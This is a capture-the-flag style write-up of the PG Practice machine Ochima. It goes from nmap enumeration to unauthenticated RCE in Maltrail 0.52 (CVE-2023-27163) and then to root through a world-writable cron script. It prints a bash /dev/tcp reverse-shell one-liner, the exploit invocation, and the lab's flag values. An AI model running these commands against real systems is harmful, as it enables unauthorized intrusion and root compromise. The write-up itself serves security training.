Ochima_writeup
Author: Hans
Platform: PG Practice
Difficulty: N/A
Operating System: Linux
Summary
Ochima runs Maltrail 0.52 on port 8338, vulnerable to an unauthenticated RCE (CVE-2023-27163) via the login endpoint's username field. A public exploit script was used to get a reverse shell as snort. Privilege escalation abused a world-writable, root-owned cron script (etc_Backup.sh) — appending a reverse shell one-liner to it caught a root shell on the next cron run.
Service Enumeration
Nmap
nmap -sCV -p- -oN scans/tcpall.nmap $IP
nmap -sCV -oN scans/tcp1000.nmap $IP
sudo nmap -sU --top-ports 20 -oN scans/udp.nmap $IP
nmap -sCV -p- -oN scans/tcpall.nmap $IP
Starting Nmap 7.99 ( https://nmap.org ) at 2026-06-24 21:51 +0800
Nmap scan report for 192.168.198.32
Host is up (0.0056s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 b9:bc:8f:01:3f:85:5d:f9:5c:d9:fb:b6:15:a0:1e:74 (ECDSA)
|_  256 53:d9:7f:3d:22:8a:fd:57:98:fe:6b:1a:4c:ac:79:67 (ED25519)
80/tcp   open  http    Apache httpd 2.4.52 ((Ubuntu))
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
8338/tcp open  http    Python http.server 3.5 - 3.10
|_http-title: Maltrail
|_http-server-header: Maltrail/0.52
| http-robots.txt: 1 disallowed entry
|_/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 117.46 seconds
nmap -sCV -oN scans/tcp1000.nmap $IP
Starting Nmap 7.99 ( https://nmap.org ) at 2026-06-24 21:30 +0800
Nmap scan report for 192.168.198.32
Host is up (0.013s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 b9:bc:8f:01:3f:85:5d:f9:5c:d9:fb:b6:15:a0:1e:74 (ECDSA)
|_  256 53:d9:7f:3d:22:8a:fd:57:98:fe:6b:1a:4c:ac:79:67 (ED25519)
80/tcp open  http    Apache httpd 2.4.52 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.52 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.36 seconds
sudo nmap -sU --top-ports 20 -oN scans/udp.nmap $IP
Starting Nmap 7.99 ( https://nmap.org ) at 2026-06-24 21:30 +0800
Nmap scan report for 192.168.198.32
Host is up (0.017s latency).

PORT      STATE         SERVICE
53/udp    open|filtered domain
67/udp    open|filtered dhcps
68/udp    open|filtered dhcpc
69/udp    open|filtered tftp
123/udp   open|filtered ntp
135/udp   open|filtered msrpc
137/udp   open|filtered netbios-ns
138/udp   open|filtered netbios-dgm
139/udp   open|filtered netbios-ssn
161/udp   open|filtered snmp
162/udp   open|filtered snmptrap
445/udp   open|filtered microsoft-ds
500/udp   open|filtered isakmp
514/udp   open|filtered syslog
520/udp   open|filtered route
631/udp   open|filtered ipp
1434/udp  open|filtered ms-sql-m
1900/udp  open|filtered upnp
4500/udp  open|filtered nat-t-ike
49152/udp open|filtered unknown

Nmap done: 1 IP address (1 host up) scanned in 2.36 seconds
Open ports: 22 (OpenSSH 8.9p1 Ubuntu), 80 (Apache 2.4.52, default Ubuntu page), 8338 (Python http.server, Maltrail 0.52). UDP scan returned only open|filtered results, nothing confirmed open.
Web (80)
Default Apache/Ubuntu landing page, nothing further of interest:
feroxbuster -u http://$IP -w /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt -o scans/ferox80.md
ffuf -u http://$IP -H "Host: FUZZ.domain" -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt -o scans/ffuf80.html -of html
Web (8338) - Maltrail

Main page:
feroxbuster -u http://$IP:8338 -w /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt -o scans/ferox8338.md
grep -E '^[0-9]{3}\s+GET' scans/ferox8338.md | awk '{print $6}'
Found endpoints included /login, /events, /counts, /whoami, /ping, matching Maltrail's known structure. This version (0.52) is vulnerable to CVE-2023-27163, an unauthenticated RCE via the username field on /login. A public exploit script (github.com/joshchalabi/Maltrail-0.52-Exploit-RCE) injects a base64-encoded Python reverse shell into that field.
Initial Access - Maltrail Unauthenticated RCE (CVE-2023-27163)

./exploit.sh http://192.168.198.32:8338 192.168.45.232 80
The script waits for a listener before firing:
Shell caught after starting the listener:


The resulting shell was the snort user. local.txt found in the home directory:
cd ~
whoami && hostname && cat local.txt
Privilege Escalation - World-Writable Root Cron Script
Manual low-hanging-fruit checks (sudo -l, cron, SUID binaries, listening services, /etc/passwd, home directory) turned up an interesting file while checking /var/backups:
ls -al /var/www/ /opt/ /var/backups/
-rwxrwxrwx 1 root root 54 Dec 11 2023 etc_Backup.sh
etc_Backup.sh is owned by root but world-writable, meaning any user can modify a script that root will eventually execute (via cron, based on timing observed). Appended a reverse shell one-liner:
/bin/bash -i >& /dev/tcp/192.168.45.232/80 0>&1

The cron appeared to run every 2-3 minutes. After waiting:
nc -lvnp 80
proof.txt found under /root:
whoami && hostname && cat /root/proof.txt
Flags
| Flag | Value |
|---|---|
| local.txt | 1d3aebe5388eed226a2881e666ba6049 |
| proof.txt | 7c6c4157ee334bf1b206f88a8a66f9c2 |